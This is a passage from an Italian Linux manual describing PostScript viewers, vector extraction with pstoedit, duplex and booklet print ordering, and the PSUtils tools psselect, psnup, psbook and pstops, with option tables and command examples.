
  Permette di cambiare l'orientamento della visualizzazione del documento.

- *`Media`*

  Permette di selezionare un formato di carta diverso rispetto a quello naturale del documento. Il primo ad apparire nell'elenco di quelli a disposizione è proprio quello originale.

89.3.3 GV

GV [5] è un programma derivato da Ghostview con lo stesso scopo, ma con un'interfaccia grafica più comoda e intuitiva.

Figura 89.2. GV.

gv [*file*] [*opzioni*]

L'eseguibile '**gv**' permette l'utilizzo di un gran numero di opzioni ed è altamente configurabile. Generalmente però non si utilizzano tutte queste risorse dal momento che la sua interfaccia grafica è abbastanza semplice e intuitiva.


Esiste solo uno svantaggio rispetto al programma Ghostview originale: è un po' scomoda la selezione delle pagine. Per approfondirne l'uso, si può leggere la pagina di manuale *gv(1)*.

[5] **GV** GNU GPL

89.3.4 GGV

GGV [6] è un programma derivato da Ghostview con lo stesso scopo, ma con un'interfaccia grafica più comoda e intuitiva.

Figura 89.3. GGV.

```
gnome-gv [opzioni] [file]
```

L'eseguibile '**gnome-gv**' permette l'utilizzo di un gran numero di opzioni che però generalmente non si utilizzano, dal momento che la sua interfaccia grafica è abbastanza semplice e intuitiva.

89.4 Estrazione di disegni

Il formato PostScript consente la rappresentazione di disegni in forma vettoriale. In certe situazioni, può essere necessario estrarre le informazioni di un disegno vettoriale da una pagina PostScript per consentirne la rielaborazione con un programma adatto.

89.4.1 Pstoedit

Pstoedit [7] è un programma molto semplice, in grado di estrarre le informazioni vettoriali da un file PostScript o da un file PDF.[8] Il programma eseguibile che svolge questo compito è '**pstoedit**', che si utilizza secondo lo schema sintattico seguente:

---

[6] **GGV** GNU GPL

[7] **Pstoedit** GNU GPL

[8] Ci possono essere difficoltà nella conversione a partire dal formato PDF, ma in tal caso è sufficiente convertirlo prima in PostScript.

pstoedit [*opzioni_varie*] -f *formato_finale* [:*opzioni_del_formato*] [*file_originale* [*file_da_ottenere*]]

In condizioni normali, è sufficiente indicare l'opzione '**-f**', a cui segue una parola chiave che identifica il formato finale in cui si vuole convertire il file PostScript (o PDF). Se il formato di conversione prevede delle opzioni, queste vanno indicate dopo il nome della conversione, separate da due punti verticali (come si vede dal modello sintattico). Alla fine della riga di comando si indicano i file da utilizzare, ma in loro mancanza si tre il file in ingresso dallo standard input e si emette il risultato della conversione attraverso lo standard output.

I formati per la conversione sono numerosi e si può ottenere l'elenco completo di quelli incorporati nel programma con l'opzione '**-help**'. Per approfondire i dettagli sulle opzioni di alcuni formati conviene leggere la pagina di manuale *pstoedit(1)*. Qui viene proposto un elenco ridotto di opzioni:

Opzione	Descrizione
`-help`	Emette attraverso lo standard error una guida rapida sul suo utilizzo, completa di un elenco di formati disponibili.
`-page` *n*	Converte la pagina *n*-esima.
`-merge`	Consente la ricostruzione di poligoni riempiti.
`-v`	Mostra qualche informazione in più durante la conversione.
`-f gnuplot`	Converte in formato Gnuplot.
`-f fig` `-f xfig`	Converte in formato FIG (per XFig).
`-f pic`	Converte in formato PIC (per Groff).
`-f latex2e`	Converte in un formato adatto a LaTeX.
`-f java1` `-f java2`	Converte in formato sorgente Java, 1 o 2.

Viene proposto un esempio molto semplice, in cui si vuole convertire il file '`figura.ps`' (PostScript contenente una sola pagina) nel file '`figura.fig`' (adatto a XFig):

```
$ pstoedit -f fig figura.ps figura.fig
```

89.5 Riferimenti

- Peter J. Weingartern, *A First Guide to PostScript*

  <*http://www.cs.indiana.edu/docproject/programming/postscript/postscript.html*>

- *Internet PostScript Resources*

  <*http://yoyo.cc.monash.edu.au/~wigs/postscript/*>

- Thomas Merz, *Ghostscript User Manual*, 1997

  <*http://www.pdflib.com/gsmanual/*>

Rielaborazione PostScript

Nel capitolo 89 si è accennato alla struttura di un file PostScript, e al fatto che il suo contenuto possa essere riadattato. Per queste rielaborazioni vengono in aiuto diversi programmi, in particolare la raccolta denominata PSUtils (*PostScript utilities*).


Attraverso la rielaborazione di un file PostScript, si potrebbe ottenere:

- l'adattamento delle dimensioni del foglio;
- l'estrazione di pagine in un documento a parte;
- la fusione di file diversi;
- la modifica nella sequenza delle pagine;
- l'unione di più pagine in un solo foglio.

> Purtroppo, questi programmi di servizio non sono perfetti e funzionano generalmente solo con file che rispettano alcune convenzioni, allo scopo di facilitare l'individuazione delle pagine del documento.

90.1 Sequenza di stampa

Quando si vuole organizzare la stampa di un documento voluminoso, il primo problema è stabilire la gestione della stampa fronte-retro. Dal momento che si dispone normalmente di stampanti che stampano una sola faccia per volta, dopo la prima passata, occorre stabilire come deve essere girata la carta e se deve essere invertita la sequenza dei fogli.

Figura 90.1. Movimento della carta in una stampante laser tipica.

Il programma GV permette di stampare in maniera distinta le pagine dispari da quelle pari, ma per la gestione di sequenze più complesse, occorre fare affidamento sui programmi che sono descritti in queste sezioni.

Il problema più comune è quello di stampare su un solo foglio, fronte e retro, quattro facciate ridotte alla metà della dimensione normale. Si osservi la figura 90.2; rappresenta la sequenza necessaria per la stampa corretta di quattro facciate su un solo foglio, quando si dispone di una stampante normale che stampa su una sola facciata alla volta, tenendo conto quindi che il foglio deve essere reimmesso nella stampante.



Figura 90.2. Sequenza per la stampa di quattro facciate su un foglio normale utilizzando stampanti normali.

Se la stampante funziona come mostrato nella figura 90.1, si può comprendere il meccanismo osservando la sequenza di operazioni mostrata dalla figura 90.3. In pratica, dopo la stampa della prima facciata, occorre prendere il foglio senza ruotarlo e reimmetterlo in ingresso per la stampa.

Figura 90.3. Sequenza pratica per la stampa di quattro facciate su un foglio normale, utilizzando stampanti normali.

Se la stampa supera le quattro facciate ridotte, ovvero se richiede più di un foglio, occorre suddividere la stampa in modo da stampare prima il fronte e poi il retro. Nel momento in cui si passa a stampare il retro, occorre verificare se si deve invertire la sequenza dei fogli, oppure se si invia la stampa del gruppo di pagine in senso inverso.

Volendo, il problema si può complicare ancora di più, se i fogli che si ottengono devono essere rilegati a gruppetti (segnature), attraverso una cucitura centrale. In pratica, la prima facciata del primo foglio conterrà la prima e l'ultima pagina, mentre la seconda facciata conterrà la seconda e la penultima pagina, continuando così con i fogli successivi.

Un altro problema da considerare quando si utilizzano stampanti laser, è la temperatura. La stampa richiede il riscaldamento e la fusione dell'inchiostro in polvere, così facendo, sia la stampante che la carta si riscaldano notevolmente durante il funzionamento. Quando si deve reimmettere la carta che è già stata stampata da un lato, è probabile che alcuni fogli tendano ad appiccicarsi, rovinando la sequenza di stampa. In queste situazioni è consigliabile stampare a piccoli blocchi, per dare il tempo alla stampante e alla carta di raffreddarsi un po'.

Le stampanti duplex possono stampare simultaneamente fronte-retro. Per arrivare a questo risultato, l'immagine che viene stampata nel retro del foglio è rovesciata tenendo conto dell'orientamento normale di questo: verticale. Quando si vogliono stampare quattro facciate su un foglio unico, le cose si complicano; in pratica, le due facciate ridotte che vanno collocate nel retro del foglio, devono essere rovesciate. Forse, la figura 90.4 aiuta a comprendere la cosa.



Figura 90.4. Sequenza per la stampa di quattro facciate su un foglio normale utilizzando stampanti duplex.

Una sequenza di stampa di questo tipo può essere simulata anche con una stampante normale, nella quale i fogli debbano essere reimmessi per la stampa della parte retrostante. la figura 90.5 mostra in che modo debbano essere reimmessi i fogli in questo caso.

Figura 90.5. Sequenza pratica per la stampa di quattro facciate su un foglio normale simulando una stampante duplex.

90.1.1 Piega doppia

Si possono stampare su un solo figlio, fronte e retro, otto facciate ridotte; successivamente si può piegare e tagliare il foglio in modo da ottenere un libretto molto piccolo, in proporzione alla dimensione di partenza. In pratica, supponendo di partire da un foglio A4, si vuole arrivare a una dimensione simile al A6, che si ha proprio quando si piega due volte un foglio A4.


Figura 90.6. Un foglio piegato in quattro per rappresentare otto pagine ridotte.

La figura 90.6 dovrebbe chiarire in che modo vada piegato il foglio e si intravede la sequenza delle pagine. La figura 90.7 mostra meglio la sequenza delle pagine ridotte, mostrando anche quando queste devono risultare capovolte.

Figura 90.7. Schema per stampare quando si intende piegare il foglio due volte.

Naturalmente, volendo piegare assieme più fogli, la sequenza si complica ulteriormente, pur rimanendo questo il principio di funzionamento.

Le pagine piegate in questo modo, vanno tagliate nella parte alta, dopo la piega. Un libro stampato in questo modo, potrebbe essere rilegato ignorando il problema della pagine attaccate sul lato superiore, lasciando poi al lettore il compito di separarle con un tagliacarte.

90.2 PSUtils

La raccolta di programmi più importante per la rielaborazione dei file PostScript è PSUtils. [1] Nelle sezioni seguenti viene descritto il funzionamento dei suoi componenti più importanti.

Molti di questi programmi hanno in comune le opzioni che vengono elencate brevemente nella tabella 90.1.

Tabella 90.1. Opzioni comuni dei programmi di PSUtils.

Opzione	Descrizione
`-w`*larghezza*	Definisce l'ampiezza orizzontale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-h`*altezza*	Definisce l'ampiezza verticale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-p`*formato*	In alternativa all'indicazione delle dimensioni del formato finale, si può usare questa opzione per indicare direttamente il nome standard del formato finale. Se le dimensioni non vengono definite, si sottintende trattarsi di '**a4**'.
`-W`*larghezza*	Definisce l'ampiezza orizzontale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-H`*altezza*	Definisce l'ampiezza verticale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.
`-P`*formato*	In alternativa all'indicazione delle dimensioni del formato di origine, si può usare questa opzione per indicare direttamente il nome standard del formato di origine. Se le dimensioni non vengono definite, si sottintende trattarsi di '**a4**'.

[1] **PSUtils** licenza speciale formulata in modo poco preciso

Opzione	Descrizione
`-q`	Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

È il caso di sottolineare che le dimensioni della carta, quando devono essere fornite, possono essere espresse senza l'indicazione di un'unità di misura, facendo riferimento implicitamente a punti tipografici da 1/72 di pollice, altrimenti si possono indicare le sigle '**`cm`**' o '**`in`**' che si riferiscono rispettivamente a centimetri e pollici. Il formato della carta può essere espresso anche attraverso il suo nome standard; precisamente vengono accettate le parole chiave: '**`a3`**', '**`a4`**', '**`a5`**', '**`b5`**', '**`letter`**', '**`legal`**', '**`tabloid`**', '**`statement`**', '**`executive`**', '**`folio`**', '**`quarto`**' e '**`10x14`**'.

90.2.1 $ psresize

`psresize` [*opzioni*] [*file_originale* [*file_elaborato*]]

'**`psresize`**' elabora un file PostScript adattandone le dimensioni, in base a quanto specificato con le opzioni, generando un nuovo file. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Sono disponibili le opzioni comuni elencate nella tabella 90.1.

90.2.2 $ psselect

`psselect` [*opzioni*] [*file_originale* [*file_elaborato*]]

'**`psselect`**' elabora un file PostScript estraendone alcune pagine e generando un nuovo file con queste. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Le pagine vengono selezionate attraverso l'opzione '**`-p`**' che può essere usata congiuntamente a '**`-e`**' (pagine pari) oppure '**`-o`**' (pagine dispari).

> I numeri di pagina a cui si fa riferimento, sono relativi alla disposizione effettiva, contando a partire dal numero uno. Infatti, un file PostScript può essere il risultato di un assemblaggio di pagine numerate in vario modo, dove questa numerazione può non corrispondere alla disposizione effettiva delle pagine all'interno del file.

Alcune opzioni

`-e`

Seleziona solo le pagine pari.

`-o`

Seleziona solo le pagine dispari.

`-p`*pagine*

Permette di specificare un gruppo di pagine, attraverso un elenco separato da virgole. All'interno dell'elenco si possono specificare anche degli intervalli, separando il numero iniziale

da quello finale con un trattino singolo (‘**-**’). Se un numero di pagina è prefissato dal trattino basso (‘_’), questo si intende riferito alla fine del documento, contando all’indietro.

`-r`

Con questa opzione, le pagine estratte vengono organizzate in ordine inverso rispetto a quello di origine.

`-q`

Durante l’elaborazione, viene emesso attraverso lo standard error l’elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

Esempi

$ **psselect -p1,3 documento.ps mio_file.ps**

Estrae dal file ‘`documento.ps`’ la prima e la terza pagina, generando il file ‘`mio_file.ps`’.

$ **psselect -p1,_3 documento.ps mio_file.ps**

Estrae dal file ‘`documento.ps`’ la prima e la terza pagina dalla fine, generando il file ‘`mio_file.ps`’.

$ **psselect -p1-3,10-15 documento.ps mio_file.ps**

Estrae dal file ‘`documento.ps`’ le prime tre pagine e le pagine dalla 10 alla 15, generando il file ‘`mio_file.ps`’.

$ **psselect -p-3,10-15 documento.ps mio_file.ps**

Esattamente come nell’esempio precedente, con la differenza che la prima pagina viene considerata in modo predefinito, avendo lasciato il trattino da solo.

$ **psselect -p3,150- documento.ps mio_file.ps**

Estrae dal file ‘`documento.ps`’ la terza pagina e tutte le pagine a partire dalla 150, generando il file ‘`mio_file.ps`’.

$ **psselect -e -p150- documento.ps mio_file.ps**

Estrae dal file ‘`documento.ps`’ tutte le pagine pari (*even*) a partire dalla 150, generando il file ‘`mio_file.ps`’.

$ **psselect -o -r -p150- documento.ps mio_file.ps**

Estrae dal file ‘`documento.ps`’ tutte le pagine dispari (*odd*) a partire dalla 150, in ordine inverso, generando il file ‘`mio_file.ps`’.

90.2.3 $ psnup

`psnup` [*opzioni*] [*file_originale* [*file_elaborato*]]

‘**psnup**’ elabora un file PostScript generando un file in cui diverse pagine di origine sono assemblate in un’unica pagina finale. In pratica permette di ottenere due o più pagine in un’unica facciata.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Le pagine riunite assieme da '**psnup**' sono inserite in sequenza, così come si trovano nel file originale. Per cambiare l'ordine di stampa in modo da poter ottenere un fronte-retro, occorre preelaborare il file di origine attraverso '**psbook**'.

Alcune opzioni

Sono disponibili le opzioni comuni elencate nella tabella 90.1; inoltre:

`-`*n*

Un trattino seguito da un numero indica la quantità di pagine che si vogliono unire in un'unica pagina finale. Per esempio, '**-2**' fa in modo che su una pagina finale siano unite assieme due pagine di quelle originali, ridotte opportunamente.

Esempi

```
$ psnup -2 documento.ps mio_file.ps
```

Elabora il file '`documento.ps`' (A4) generando il file '`mio_file.ps`' (A4) che, per ogni pagina, conterrà due pagine del documento originale.

```
$ psnup -4 documento.ps mio_file.ps
```

Come nell'esempio precedente, con la differenza che vengono riunite quattro pagine in una sola facciata.

```
$ psnup -Pletter -4 documento.ps mio_file.ps
```

Come nell'esempio precedente, con la differenza che il file originale conteneva pagine in formato '**letter**'.

90.2.4 $ psbook

`psbook` [*opzioni*] [*file_originale* [*file_elaborato*]]

'**psbook**' elabora un file PostScript generando un altro file in cui la sequenza delle pagine risulta alterata in modo da poter stampare un libretto. Per esempio, nel caso della stampa di gruppi di quattro pagine, la sequenza generata è 4-1-2-3, in modo da poter stampare un foglio in cui sul fronte (recto) appaiano le pagine 4-1 e sul retro (tergo) le pagine 2-3. Questo permette di piegare il foglio e di leggerlo a modo di libretto. In tal caso si hanno legature (segnature) di un solo foglio.

I gruppi di pagine possono essere di dimensioni maggiori, precisamente si tratta di multipli di quattro; se non viene specificato diversamente con le opzioni, si intende un gruppo di dimensioni sufficienti a contenere tutte le pagine contenute nel file originale.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Alcune opzioni

`-q`

Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

`-s`*n*

L'opzione '**-s**' permette di definire la dimensione del raggruppamento. Se non viene specificato, si intende un gruppo unico per tutte le pagine del file originale. Il valore minimo è quattro e può assumere solo un valore multiplo a quattro.

Esempi

`$ psbook -s4 documento.ps mio_file.ps`

Elabora il file '`documento.ps`' generando il file '`mio_file.ps`' con una sequenza del tipo 4-1+2-3.

`$ psbook -s8 documento.ps mio_file.ps`

Elabora il file '`documento.ps`' generando il file '`mio_file.ps`' con una sequenza del tipo 8-1+2-7+6-3+4-5.

90.2.5 $ pstops

pstops [*opzioni*] *definizione_pagine* [*file_originale* [*file_elaborato*]]

'**`pstops`**' elabora un file PostScript generando un altro file in cui le pagine possono figurare ridotte, ingrandite, ruotate e sovrapposte. Lo scopo di '**`pstops`**' è anche quello di riorganizzare la sequenza di queste pagine, in modo più libero rispetto a '**`psbook`**'.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

L'argomento più delicato di '**`pstops`**' è quello che serve a definire le pagine: si tratta di un argomento singolo che definisce come sono raggruppate e per ogni raggruppamento definisce le nuove pagine che vengono generate. Per comprendere il senso di ciò occorre scomporre questo argomento in fasi successive. Per prima cosa viene definito come sono fatti i gruppi:

[*modulo* :] *definizione_pagine_del_gruppo*

Il modulo è un numero che esprime la quantità di pagine da prendere in considerazione di volta in volta. Il valore minimo è di una sola pagina e si tratta anche di quello predefinito nel caso non sia indicato espressamente. In base a questo raggruppamento, vengono definite delle pagine relative numerate a partire da zero, fino al valore del modulo meno uno. Ogni pagina relativa viene definita con la sintassi seguente:

[-] *n_relativo_pagina* [L] [R] [U] [@*scala*] [(*scostamento_orizzontale* , *scostamento_verticale*)]

In pratica, il numero relativo della pagina serve a specificare a quale pagina del modulo si fa riferimento. Questo numero potrebbe essere fatto precedere dal segno '**`-`**', ma in tal caso si intende fare riferimento a raggruppamenti che partono dalle pagine finali del documento e scorrono verso quelle iniziali.

Le lettere '**`L`**', '**`R`**' e '**`U`**', servono rispettivamente a ottenere una rotazione a destra (di 90 gradi in senso orario), a sinistra (di 90 gradi in senso antiorario) e a rovesciare dall'alto in basso (rispetto al suo orientamento originale). Queste lettere possono essere usate in modo cumulativo e di solito si combinano la '**`L`**' con la '**`U`**', o la '**`R`**' con la '**`U`**' (combinare la '**`L`**' con la '**`R`**' non serve a nulla). Dopo queste lettere può essere indicata una scala (preceduta dal simbolo '**`@`**'). Il valore che regola la scala è tale per cui il numero uno corrisponde al 100 %, di conseguenza, per indicare delle riduzioni si useranno valori inferiori all'unità (utilizzando il punto come separatore decimale).

L'ultima parte della definizione della pagina serve a stabilire uno spostamento di questa sulla superficie del foglio finale che si vuole ottenere. I due numeri indicano uno spostamento orizzontale e verticale. L'unità di misura predefinita è il punto tipografico, ma può essere specificata un'unità di misura più conveniente: '**`cm`**' per i centimetri e '**`in`**' per i pollici. I valori sono sempre positivi, ma per sapere l'effetto che questi hanno (per determinare se lo spostamento è verso destra

o sinistra, oppure in alto o in basso) occorre provare necessariamente, perché tutto dipende dal tipo di rotazione che si stabilisce. In ogni caso, se si ruotano le pagine è indispensabile spostarle, altrimenti queste risultano collocate fuori dalla superficie finale.

Per mettere assieme più pagine su uno stesso foglio, si usa il simbolo '**+**' per unirne le specifiche; per indicare le pagine da collocare su facciate finali successive, si usa una virgola ('**,**') per unire assieme tali indicazioni.

A titolo di esempio, si osservi la definizione seguente con la quale si vogliono stampare due pagine A4, riducendole, su un'unica facciata A4.

```
2:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm)
```

Il numero due iniziale è il modulo di due pagine. Segue la definizione della prima pagina di questo raggruppamento, con il numero zero, che viene ruotata di 90 gradi in senso antiorario (verso sinistra), viene ridotta al 70 % e viene anche spostata in orizzontale di 21 cm. La seconda pagina relativa (con il numero uno) viene collocata nella stessa facciata finale, perché è unita attraverso il simbolo '**+**'. La seconda pagina viene ruotata anch'essa di 90 gradi in senso antiorario, è ridotta nello stesso modo e viene spostata orizzontalmente come la prima, ma anche verticalmente di 14,85 cm. Il risultato che si ottiene è una pagina A4 che deve essere rovesciata in senso orario per poter leggere le due pagine ridotte.

```
4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)
```

Questo nuovo esempio, simile al precedente, mostra la generazione di due facciate finali, in pratica un fronte-retro, dove nella prima si inseriscono le riduzioni della prima e della quarta pagina di un raggruppamento di quattro (4-1), mentre nella seconda facciata finale si inseriscono le riduzioni della seconda e della terza pagina del raggruppamento (2-3). Nella prima facciata, le pagine ridotte sono orientate verso sinistra, nella seconda sono orientate verso destra. In pratica, si ottiene una sequenza 4-1+2-3, orientata in modo da essere stampata correttamente con una stampante duplex.

Alcune opzioni

Sono disponibili le opzioni '**-w**', '**-h**', '**-p**' e '**-q**', come descritto nella tabella 90.1, a cui si aggiunge in particolare l'opzione '**-d**':

```
-d [spessore]
```

Con questa opzione si ottiene una cornice attorno alle pagine, con lo spessore indicato dall'argomento (in mancanza dell'unità di misura, si intendono punti tipografici). Se lo spessore non viene specificato, si ottiene una linea di un punto.

90.2.6 Esempi particolari

I programmi del pacchetto PSUtils sono potentissimi, ma anche complicati da usare. Alcuni esempi per comprendere come combinarli assieme dovrebbe essere di aiuto.

Molti degli esempi mostrati sono realizzati con comandi piuttosto lunghi. Qui vengono mostrati spezzati su più righe.

Stampante normale

Gli esempi mostrati qui sono fatti per ottenere file PostScript adatti alla stampa su una sola facciata alla volta.

```
$ psbook -s4 originale.ps | psnup -2 > mio_file.ps
```

